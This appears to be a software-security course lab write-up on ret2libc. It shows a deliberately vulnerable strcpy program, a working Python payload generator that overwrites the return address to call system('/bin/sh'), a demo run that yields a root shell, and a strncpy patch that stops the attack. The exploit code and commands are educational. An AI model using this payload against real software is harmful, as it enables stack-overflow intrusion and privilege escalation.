

CSCE 413: Software Security
Class 18: Ret2LibC+ROP

Demo

A video demonstration can be found here: <https://youtu.be/SitppAC1cBw>

Two scripts, `exploit.sh` and `exploit_secure.sh` have been provided for local demonstrations. These demonstration scripts require the `vuln` and `secure` binaries, respectively. The scripts themselves will disable ASLR while running. To run the scripts,


1. Enter the `Class18` directory.
`cd Class18`
2. Run the scripts.
`./exploit.sh` or `./exploit_secure.sh`

Vulnerable Application

For this assignment, I created an application named `vuln.c` and a script `payload.py` to exploit a Ret2LibC vulnerability. The code is as follows.

```
1 int copy_string(char* str) {
2     char buf[128];
3     strcpy(buf, str);
4     return 1;
5 }
6
7 int main(int argc, char *argv[]) {
8     copy_string(argv[1]);
9     printf("Successfully copied the string!\n");
10    return 0;
11 }
```

This program copies any string passed into the first command line argument and prints a message if successful. For example, this program can be ran with `./vuln "Hello World!"`.



```
> ./vuln Hello World!
Successfully copied the string!
```


The program is vulnerable because `strcpy` found on line 3 does not do any bounds checking on the string before loading it into the buffer. Because of this, the provided string will be written to the memory starting at the location of `buf[128]` and ending whenever the string ends, causing a potential buffer overflow.

Exploitation

Ret2LibC and Overflow

The goal of Ret2LibC is to make the program return to a certain function within the LibC library. While we cannot inject malicious code into the stack, we can cause the C library to call functions that will work in our favor. In this example, we will attempt to make a `system()` call to open `/bin/sh`.

To do this, we will need to craft an overflow for the stack in such a way that it uses an excess in padding to overwrite the location of the return address. This return address location can be made known through collecting either the start of the buffer, or watching where the stack pointer `$esp` attempts to return. What follows is a diagram representing how we will be overwriting the stack.



We will overload the buffer and overwrite the return address with the call to LibC. We will then follow this with a return address for the function, an argument which is a pointer to the `/bin/sh` string, and the actual `/bin/sh` string, as is calling convention.

Payload

We know the general construction of the stack, we can construct a program `payload.py` to load the string into the program.


```
1 import sys
2
3 PADDING_SIZE = 140
4
5 if len(sys.argv) != 2 and len(sys.argv) != 4:
6     print("Usage: python payload.py <libc_address> <return_address_location> <return_address>")
7     sys.exit(1)
8
9 if (len(sys.argv) == 2 and sys.argv[1] == "search"):
10     payload = (b"A" * PADDING_SIZE) + b"BBBB" + b"CCCC" + b"/bin/sh\x00"
11     sys.stdout.buffer.write(payload)
12     exit(0)
13 else:
14     arg1 = sys.argv[1] # libc address
15     arg2 = sys.argv[2] # return address location
16     arg3 = sys.argv[3] # return address
17
18 try:
19     libc_address = int(arg1, 16)
20     return_addr_loc = int(arg2, 16)
21     return_addr = int(arg3, 16)
22 except ValueError:
23     print("Invalid hex number format. Use 0x format.")
24
25 padding_size = PADDING_SIZE
26 padding = b"A" * padding_size
27 libc_address = libc_address.to_bytes(4, 'little')
28 binsh_addr = (return_addr_loc + 12).to_bytes(4, 'little')
29 return_addr = (return_addr).to_bytes(4, 'little')
30
31 payload = padding + libc_address + return_addr + binsh_addr + b"/bin/sh\x00"
32 sys.stdout.buffer.write(payload)
```

This program has two modes, the "search" mode and actual execution of a Ret2LibC attack. Search mode is used for loading variables in a stack to attempt to help find the location of the return address. The actual attack is created by loading 140 bytes of padding into the stack followed by the required addresses. The stack's placement is dependent on the second argument, the return address location.

Demonstration

Once supplied with accurate locations for the LibC system call, return address location, and the actual return address, the program can be called within `./vuln` to create a shell. We will also use `env -i` to reduce the amount of space environment variables take up on the stack,

```
env -i ./vuln "$(python3 ./payload.py 0xf7dc5170 0xffffdd7c 0x080491bf)"
```



```
> env -i ./vuln "$(python3 ./payload.py 0xf7dc5170 0xffffdd7c 0x080491bf)"
# id
uid=0(root) gid=0(root) groups=0(root),1001(docker)
# exit
```

As seen here, the script was executed and a new shell was created. The `id` command could be run as proof of the new environment.

Patching


The patch for this code can be found in `secure.c`. The patch is as simple as using `strncpy`, which specifies the length of the string being copied. I clamped the size of the string to 127 bytes and left 1 byte for the null terminator,

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int copy_string(char* str) {
5     char buf[128];
6     strncpy(buf, str, sizeof(buf) - 1); // strncpy ensures at most 127 characters
7     buf[sizeof(buf) - 1] = '\0'; // Include the null terminator
8     return 1;
9 }
10
11 int main(int argc, char *argv[]) {
12     copy_string(argv[1]);
13     printf("Successfully copied the string!\n");
14     return 0;
15 }
```

As seen on lines 6 and 7, there is now handling to prevent overflows.

Secure Demonstration


Attempting to overflow the stack will no longer work as the size of the buffer has been clamped. Running GDB/GEF with `r "$(python3 -c 'print("A"*256)')$"` (attempting to create an overflow with 256 "A" characters), will only store 127 of them,



```
gef> tel $esp-64 -l 32
0xffffcd1c +0x0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xffffcd20 +0x0004: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd24 +0x0008: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd28 +0x000c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd2c +0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd30 +0x0014: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd34 +0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd38 +0x001c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd3c +0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd40 +0x0024: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd44 +0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd48 +0x002c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0xffffcd4c +0x0030: 0x00414141 ("AAA"? )
0xffffcd50 +0x0034: 0xf7f7be4a0 → 0xf7d7d000 → 0x464c457f
0xffffcd54 +0x0038: 0x0804c000 → 0x0804bf14 → <_DYNAMIC+0000> add DWORD PTR [eax], eax
0xffffcd58 +0x003c: 0xffffcd78 → 0xf7ffd020 → 0xf7ffda40 → 0x00000000
0xffffcd5c +0x0040: 0x080491ee → <main+002d> add esp, 0x10 ← $esp
```

As seen here, the `$esp` register still points to an untouched return address. Attempting to perform a similar attack as the previous demonstration, we find that it does not work,

```
env -i ./secure "$(python3 payload.py 0xf7dc6170 0xffffcd5c 0x080491d5)"
```



```
> env -i ./secure "$(python3 payload.py 0xf7dc6170 0xffffcd5c 0x080491d5)"
Successfully copied the string!
```

The program terminated normally since there was no overflow.